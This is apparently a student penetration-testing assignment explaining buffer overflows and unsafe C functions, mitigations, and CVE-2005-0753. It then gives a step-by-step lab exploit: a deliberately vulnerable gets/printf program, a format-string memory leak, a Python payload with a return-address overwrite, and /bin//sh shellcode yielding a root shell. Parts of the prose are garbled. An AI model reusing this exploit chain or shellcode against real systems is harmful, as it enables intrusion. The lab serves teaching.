



Sri Lanka Institute of Information Technology

Penetration Testing for Enterprise Security

Assignment

MS19807140

D. I. Hettiarachchi

Contents

1. Introduction	3
1.1 What is buffer overflow?	3
1.2 Where is the vulnerability?	3
1.3 Impact of this vulnerability?.....	5
2. Mitigation.....	6
2.1 How to mitigate these vulnerabilities?	6
3. CVS Details	6
3.1 Arbitrary code.....	7
4. Exploitation	7
REFERENCES	15

1. Introduction

1.1 What is buffer overflow?

A buffer is a sequential memory segment that includes anything from a character string to an integer sequence. When more data is put inside a fixed buffer than the buffer can manage, a buffer overflow or buffer overrun occurs. The additional information, which needs to go anywhere, can overwrite or corrupting the data held in the space into the adjacent memory area. This overflow normally leads to a system crash, but it often gives an attacker a chance to execute arbitrary code or to handle code error in order to cause malicious actions.

Many languages are vulnerable to buffer overflow attacks. However, depending on the language that the vulnerable program write, the extent of such attacks varies. In Perl and JavaScript, for example, code is typically not prone to buffer overflows. Nevertheless, an attacker may be able to fully compromise a targeted framework through a buffer overflow in a program written in C++ , C, Fortran or Assembly.

Cybercriminals use buffer overflow problems to alter the application's execution direction by overwriting portions of the program. The extra malicious data may contain code designed to trigger specific actions — in effect, the attacked application may receive new instructions that might lead to unauthorized system access. Hacker techniques that use the weakness of buffer overflow differ by architecture and operating system.

1.2 Where is the vulnerability?

The first Internet worm (Morris internet worm), which migrated from system to system about 30 years ago (1988-11-02), used gets() and buffer overflow. The main issue is that the function does not know the buffer size and so continues to read until a newline is found or when an EOF is found, and the buffer boundaries it was provided may overflow.

- `gets()`

The `fgets()` (function reads and stores them in string at most less than the number of characters specified by size of the stream. Reading stops at the end-of-file or error when a newline character is detected. The newline is kept, if necessary. A `'\0'` character is annexed to end the string if any characters are read and there is no mistake.

The function `gets()` except that the newline character (if any) is not saved in the string, is identical to `fgets()` ,with infinite size and a `stdin` stream. It is the duty of the caller to ensure, if any, that the input line is short enough to suit the string. Unable to safely use the `gets()` feature. The use of the features enables malicious users to alter arbitrarily the functionality of a running program with a buffer overflow attack, due to its absence of checks of limits and the failure of the calling system.

- `strcpy()` & `strncpy()`

Copy the source string to destination (including the `'\0'` terminal) in `strcpy()` and `strncpy()` functions, `stpnncpy()` and `strncpy()` functions are copied from source to destination in the majority of `LEN` characters. The remainder of destination is loaded with `'\0'` characters if it is less than `LEN` characters. Destination is not finished otherwise. The source and goal strings should not be overlapping because the action is unknown.

`Strcpy()` is easily misused and malicious users can arbitrarily alter the functionality of a running program by means of a buffer overflow assault.

- `strcat()` and `strcmp()`

The function `strcat()` can be easily misused so that malicious users may alter the configuration of a running program arbitrarily through a buffer overflow assault. No `strcat()` should be used. Instead, use `strncat()` or `strlcat()` to ensure that no more than it can carry characters are copied to the destination buffer. Note that it can also be difficult to `strncat()`. It may be a security problem to truncate a number. Since the truncated string is not as long as the original, the truncated resource can refer to a completely different resource and can lead to very disconformity.

- `sprintf()`

The `sprintf()` and `vsprintf()` functions are easily abused to allow malicious users to modify the functionality of an executed program in a buffer overflow attack arbitrarily. Since `sprintf()` and `vsprintf()` presume an infinite string, callers must make sure the actual space is not covered; sometimes this is difficult to ensure. The `snprintf()` interface should instead be used by programmers for stability.

- `printf()` and Uncontrolled format string

A malicious user may print data from the call stack or maybe other positions on the memory using the `'% '` and `'%x'` formats tokens, among other items. Arbitrary data may also be written to arbitrary locations using the `%n` token, with `printf()` commands and similar functions for writing the number of bytes formatted to the stack address.

1.3 Impact of this vulnerability?

This issue can be expressed in many ways:

1. No visible effect of any sort
2. Immediate end of system (crash)
3. Late termination (1 second later, maybe 15 days later) in the lifespan of the program
4. Closure of an unrelated plan
5. False program conduct and/or calculation

2. Mitigation

2.1 How to mitigate these vulnerabilities?

- `fgets()` and `gets_s()`.

The function `fgets()` has similar behavior to `gets()` and is defined in C99. Two more arguments are taken from the `fgets()` function: the number of characters to be read and an input source. Specifying `stdin` as stream allows `fget()` to simulate `gets()`'s behaviour.

- `Strcpy_s()` and `strcat_s()`

The functions `strcpy_s()` and `strcat_s()` is defined as near substitutions for `strcpy()` and `strcat()` in ISO / IEC TR 24731. These functions have an additional `rsize_t` argument, which determines the maximum buffer capacity.

- `Strncpy_s()` and `strncat_s()`

The functions `strncpy_s()` and `strncat_s()` which are closely substituted for `strncpy()` and `strncat()` are specified by ISO / IEC TR 24731. This function copies a number of successive characters from a source string to a destination character list, not more than a specified number (characters that follow a null character are not copied). If no null character has been copied, a null character is specified for the last character of the target character sequence.

3. CVS Details

CVE-2005-0753

Analysis Description:

Buffer overflow in CVS before 1.11.20 allows remote attackers to execute arbitrary code.

3.1 Arbitrary code

Arbitrary code means malicious software code that the hacker writes and typically does wrong. This can open a back door in a computer network, steal sensitive data or throw out safety measures (such as passwords), or make the machine a zombie to launch attacks on other computers. And finally, the arbitrary execution of code means that somehow, by exploiting a bug, the bad actor will upload the malicious code to a remote computer and manipulate the remote computer to execute, or run, the code. The hacker is said to have created an execution of arbitrary code.

It is highly sophisticated to upload malicious code to the remote computer, also called injection. The hacker can overwrite portions of the file in memory of the original program. The malware can be sneaked into buffers or caches by using defections on operating systems or even microprocessors and the bad program will then automatically run.

4. Exploitation

1. Writing a C program with vulnerabilities

```
home > dimuth > Documents > C caf.c
1  #include<stdio.h>
2  #include<stdlib.h>
3
4  int main(int argc, char* argv[])
5  {
6      while(1)
7          CAFtest();
8  }
9
10 void CAFtest(){
11     char buff[256] = {0};
12     printf("\nC Application Firewall Test - Please try a payload:\n");
13     gets(buff);
14     C_Application_Firewall(buff);
15     printf(buff);
16 }
17
18 void C_Application_Firewall(char* in_buf){
19     for(char c = *in_buf++; c!='\x00';c=*in_buf++){
20         if(c=='A'){
21             printf("You have been blocked!\n");
22             exit(-1);
23         }
24     }
25 }
```

2. Compile the code and create an executable file

“-fno-stack-protector” : Disables stack protection.

You can see some warnings about gets() function, while compiling the code.

```
dimuth@kali:~/Documents$ gcc caf.c -o caf -fno-stack-protector -z execstack -no-pie
caf.c: In function 'main':
caf.c:6:9: warning: implicit declaration of function 'CAFtest' [-Wimplicit-function-declaration]
    CAFtest();
    ^~~~~~
caf.c: At top level:
caf.c:9:6: warning: conflicting types for 'CAFtest'
    void CAFtest(){
    ^~~~~~
caf.c:6:9: note: previous implicit declaration of 'CAFtest' was here
    CAFtest();
    ^~~~~~
caf.c: In function 'CAFtest':
caf.c:12:5: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(buff);
    ^~~~~
    fgets
caf.c:13:5: warning: implicit declaration of function 'C_Application_Firewall' [-Wimplicit-function-declaration]
    C_Application_Firewall(buff);
    ^~~~~~
caf.c: At top level:
caf.c:17:6: warning: conflicting types for 'C_Application_Firewall'
    void C_Application_Firewall(char* in_buf){
    ^~~~~~
caf.c:13:5: note: previous implicit declaration of 'C_Application_Firewall' was here
    C_Application_Firewall(buff);
    ^~~~~~
/usr/bin/ld: /tmp/ccux0oq9.o: in function 'CAFtest':
caf.c:(.text+0x59): warning: the `gets' function is dangerous and should not be used.
```

3. Start 'socat' and start listening to a PORT

```
dimuth@kali:~/Documents$ sudo socat TCP-LISTEN:1337,nodelay,reuseaddr,fork EXEC:"stdbuf -i0 -o0 -e0 ./caf"
```

4. Connect to the PORT using 'netcat' and try out your code first.

```
dimuth@kali:~$ nc localhost 1337

C Application Firewall Test - Please try a payload:
jhsdbfhjsdbfhbsdjfbdsjcbjsdbcjhsbdjchs djcsdc
jhsdbfhjsdbfhbsdjfbdsjcbjsdbcjhsbdjchs djcsdc
C Application Firewall Test - Please try a payload:
jshdbb
```


5. Start developing a Socket using python code, which connects to your localhost (This can be either localhost IP or your target's IP). As I have connect to the PORT using localhost, I am using localhost IP here.

```
1 import struct
2 import socket
3
4 s=socket.socket()
5 s.connect(('127.0.0.1',1337))
6 r=s.recv(1024)
7 print r
```

6. Tryout “Format String Vulnerability” using special characters. I am using some “%p” to leak some memory addresses.

```
C Application Firewall Test - Please try a payload:
%p %p %p %p %p
0x7f1948c4ca83 0x7ffcfd2af0bf 0x7f1948c4ca00 0x7f1948c4e8c0 0x7f1948a92740
C Application Firewall Test - Please try a payload:
```

7. To check these memory addresses, we need to look the memory map of your program and find out the stack address.

‘ps aux | grep caf’ : Sort the process list attached

‘sudo cat /proc/pid/maps’ : To access the memory map

```

dimuth@kali:~$ ps aux | grep caf
root      3716  0.0  0.0 12892 3640 pts/1    S+   00:02   0:00 sudo socat TCP-LISTEN:1337,nodelay,reuseaddr,fork EXEC:stdbuf -i0 -o0 -e0 ./caf
root      3717  0.0  0.0 12436 1908 pts/1    S+   00:02   0:00 socat TCP-LISTEN:1337,nodelay,reuseaddr,fork EXEC:stdbuf -i0 -o0 -e0 ./caf
root      3732  0.0  0.0 12436 408 pts/1      S+   00:03   0:00 socat TCP-LISTEN:1337,nodelay,reuseaddr,fork EXEC:stdbuf -i0 -o0 -e0 ./caf
root      3733  0.0  0.0 2160 768 pts/1      S+   00:03   0:00 ./caf
dimuth    3875  0.0  0.0 4692 904 pts/3      S+   00:18   0:00 grep caf; flags: (proc 1) 0 bytes

dimuth@kali:~$ sudo cat /proc/3733/maps
[sudo] password for dimuth:
00400000-00403000 r-xp 00000000 08:01 1326203 /home/dimuth/Documents/caf
00403000-00404000 r-xp 00002000 08:01 1326203 /home/dimuth/Documents/caf
00404000-00405000 rwxp 00003000 08:01 1326203 /home/dimuth/Documents/caf
7f1948a92000-7f1948a95000 rwxp 00000000 00:00 0
7f1948a95000-7f1948ab7000 r-xp 00000000 08:01 279091 /usr/lib/x86_64-linux-gnu/libc-2.27.so
7f1948ab7000-7f1948c48000 r-xp 00022000 08:01 279091 /usr/lib/x86_64-linux-gnu/libc-2.27.so
7f1948c48000-7f1948c4c000 r-xp 001b2000 08:01 279091 /usr/lib/x86_64-linux-gnu/libc-2.27.so
7f1948c4c000-7f1948c4e000 rwxp 001b6000 08:01 279091 /usr/lib/x86_64-linux-gnu/libc-2.27.so
7f1948c4e000-7f1948c52000 rwxp 00000000 00:00 0
7f1948c72000-7f1948c73000 r-xp 00000000 08:01 276492 /usr/lib/x86_64-linux-gnu/coreutils/libstdbuf.so
7f1948c73000-7f1948c75000 r-xp 00001000 08:01 276492 /usr/lib/x86_64-linux-gnu/coreutils/libstdbuf.so
7f1948c75000-7f1948c76000 r-xp 00002000 08:01 276492 /usr/lib/x86_64-linux-gnu/coreutils/libstdbuf.so
7f1948c76000-7f1948c77000 rwxp 00003000 08:01 276492 /usr/lib/x86_64-linux-gnu/coreutils/libstdbuf.so
7f1948c77000-7f1948c79000 rwxp 00000000 00:00 0
7f1948c79000-7f1948c7a000 r-xp 00000000 08:01 278383 /usr/lib/x86_64-linux-gnu/ld-2.27.so
7f1948c7a000-7f1948ca0000 r-xp 00001000 08:01 278383 /usr/lib/x86_64-linux-gnu/ld-2.27.so
7f1948ca0000-7f1948ca1000 r-xp 00026000 08:01 278383 /usr/lib/x86_64-linux-gnu/ld-2.27.so
7f1948ca1000-7f1948ca2000 rwxp 00027000 08:01 278383 /usr/lib/x86_64-linux-gnu/ld-2.27.so
7f1948ca2000-7f1948ca3000 rwxp 00000000 00:00 0
7ffcfd28f000-7ffcfd2b0000 rwxp 00000000 00:00 0 [stack]
7ffcfd30f000-7ffcfd30a000 r-xp 00000000 00:00 0 [vdso]
7ffcfd30a000-7ffcfd30c000 r-xp 00000000 00:00 0 [vdso]
dimuth@kali:~$

```

8. Attach GDB to your process and try to find out any details from stack memory address

I am using x/16gx here to look for “16 giant words”

```

dimuth@kali:~$ sudo gdb -p 3733
GNU gdb (Debian 8.1-4+b1) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 3733
Reading symbols from /home/dimuth/Documents/caf...(no debugging symbols found)...done.
Reading symbols from /usr/lib/x86_64-linux-gnu/coreutils/libstdbuf.so...(no debugging symbols found)...done.
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...Reading symbols from /usr/lib/debug/.build-id/dc/87cd1e2b171a4c51139c
done.
Reading symbols from /lib64/ld-linux-x86-64.so.2...Reading symbols from /usr/lib/debug/.build-id/dc/5cb16f5e644116cac64a4c3f
done.
0x00007f1948b7e1d1 in __GI__libc_read (fd=0, buf=0x7f1948c4ca83 <IO_2_1_stdin+131>, nbytes=1) at ../sysdeps/unix/sysv/linux/
27 ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) x/16gx 0x7ffcfd2af0bf
0x7ffcfd2af0bf: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af0cf: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af0df: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af0ef: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af0ff: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af10f: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af11f: 0x0000000000000000 0x0000000000000000
0x7ffcfd2af12f: 0x0000000000000000 0x0000000000000000
(gdb)
0x7ffcfd2af13f: 0x0000000000000000
(gdb)

```

9. Disassemble your main function and set a break pointer at return pointer

```
(gdb) bt
#0 0x00007f1948b7e1d1 in __GI__libc_read (fd=0, buf=0x7f1948c4ca83 <IO_2_1_stdin_+131>, nbytes=1) at ../sysdeps/unix/sysv/linux/read.c:27
#1 0x00007f1948b10838 in _IO_new_file_underflow (fp=0x7f1948c4ca00 <IO_2_1_stdin_>) at fileops.c:531
#2 0x00007f1948b11972 in __GI__IO_default_uflow (fp=0x7f1948c4ca00 <IO_2_1_stdin_>) at genops.c:380
#3 0x00007f1948b04e2d in _IO_gets (buf=0x7ffcf2af0b0 <IO_2_1_stdin_>) at iogets.c:38
#4 0x00000000004011af in CAFtest ()
#5 0x000000000040116b in main ()
(gdb) disass CAFtest
Dump of assembler code for function CAFtest:
0x000000000040116d <+0>:    push    %rbp
0x000000000040116e <+1>:    mov     %rsp,%rbp
0x0000000000401171 <+4>:    sub     $0x100,%rsp
0x0000000000401178 <+11>:   lea     -0x100(%rbp),%rdx
0x000000000040117f <+18>:   mov     $0x0,%eax
0x0000000000401184 <+23>:   mov     $0x20,%ecx
0x0000000000401189 <+28>:   mov     %rdx,%rdi
0x000000000040118c <+31>:   rep stos %rax,%es:(%rdi)
0x000000000040118f <+34>:   lea     0xe72(%rip),%rdi          # 0x402008
0x0000000000401196 <+41>:   callq   0x401030 <puts@plt>
0x000000000040119b <+46>:   lea     -0x100(%rbp),%rax
0x00000000004011a2 <+53>:   mov     %rax,%rdi
0x00000000004011a5 <+56>:   mov     $0x0,%eax
0x00000000004011aa <+61>:   callq   0x401050 <gets@plt>
0x00000000004011af <+66>:   lea     -0x100(%rbp),%rax
0x00000000004011b6 <+73>:   mov     %rax,%rdi
0x00000000004011b9 <+76>:   mov     $0x0,%eax
0x00000000004011be <+81>:   callq   0x4011da <C_Application_Firewall>
0x00000000004011c3 <+86>:   lea     -0x100(%rbp),%rax
0x00000000004011ca <+93>:   mov     %rax,%rdi
0x00000000004011cd <+96>:   mov     $0x0,%eax
0x00000000004011d2 <+101>:  callq   0x401040 <printf@plt>
0x00000000004011d7 <+106>:  nop
0x00000000004011d8 <+107>:  leaveq
0x00000000004011d9 <+108>:  retq
End of assembler dump.
(gdb) break *0x00000000004011d9
Breakpoint 1 at 0x4011d9
(gdb)
```

10. Try some identifiable characters with “%p” and try to identify them using GDB. (Watch the change in stack memory address)


[illegible][illegible]

12. In your python program, send some “%p,%p,%p” to your socket and retrieve the response.

You might have to separate string stream using ‘commas’. Print the 2nd value using ‘[1]’ and convert it to Base16 and also subtract 9. And also sometimes you have to add some loop around, because the receiving is so fast that server won’t be able to response it.

```
home > dimuth > Documents > asd.py > ...
1 import struct
2 import socket
3
4 s=socket.socket()
5 s.connect(('127.0.0.1',1337))
6 r=s.recv(1024)
7 s.send("%p,%p,%p\n")
8 while ',' not in r:
9     r=s.recv(1024)
10
11 start_buf=int(r.split(',')[1],16)-9
12
13 print("leaked start of buffer: 0x{:08x}".format(start_buf))
```

13. Then generate some long random non-repeatable string stream and paste it in the program input to have a buffer overflow. Then look at the stack and find the



offset.

14. Copy some of the string value, and delete the rest of it starting from the search value to end. Assign “padding” variable to it.

Padding: This much of content needs to overwrite the return pointer.

```
padding="jhbsdjhbdsjhbdsfhbsjfbjhsdbfjhdsbfhsdbhsdb cs cjksdn cnsudbcbshdbchjsbdcjhdsbchj
```

15. Start designing the payload.

```
raw_input('EXPLOIT???)

padding="jhbsdjhsdjhsdhfbsjfbjhsdbfjhsdbfhhsdb cs cjkdsn cnsdthcbshdbchjsb
RIP = struct.pack("Q", (start_buf+len(padding)+8)+10)
shellcode="\xcc"*64
payload = padding + RIP + "\x90"*64 + shellcode
s.send(payload)
```

- Padding = Content needed to overwrite the return pointer
- RIP = Integer value used to point out the shellcode
- “\x90”*64 = some ASCII escape characters
- Shellcode = A code developed by hackers to run a program

```
/** str
\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf
\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54
\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05
**/
```

29 byte shellcode I used to execute “/bin//sh”

16. Apply your shellcode to your coding and start the program. You’ll the ‘Your program is now executing a different program” message, which occurred due to your shellcode. It’ll give ‘root’ access in your targeted Linux pc.


In additionally you can use python ‘telnet’ library to keep and maintain the session.

```
shellcode="\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05"
payload = padding + RIP + "\x90"*64 + shellcode
s.send(payload)

from telnetlib import Telnet
t=Telnet()
t.sock=s
t.interact
```

Telnet Lib

17. Results



```
containing:  
c  
process 4773 is executing new program: /usr/bin/dash
```



```
id  
uid=0(root) gid=0(root) groups=0(root)
```

REFERENCES

1. https://www.securitynow.com/author.asp?section_id=716&doc_id=749416
2. <https://nvd.nist.gov/vuln/detail/CVE-2005-0753#vulnCurrentDescriptionTitle>
3. https://www.us-cert.gov/bsi/articles/knowledge/coding-practices/fgets-and-gets_s
4. http://www.keil.com/support/man/docs/armclang_ref/armclang_ref_cjh1548250046139.htm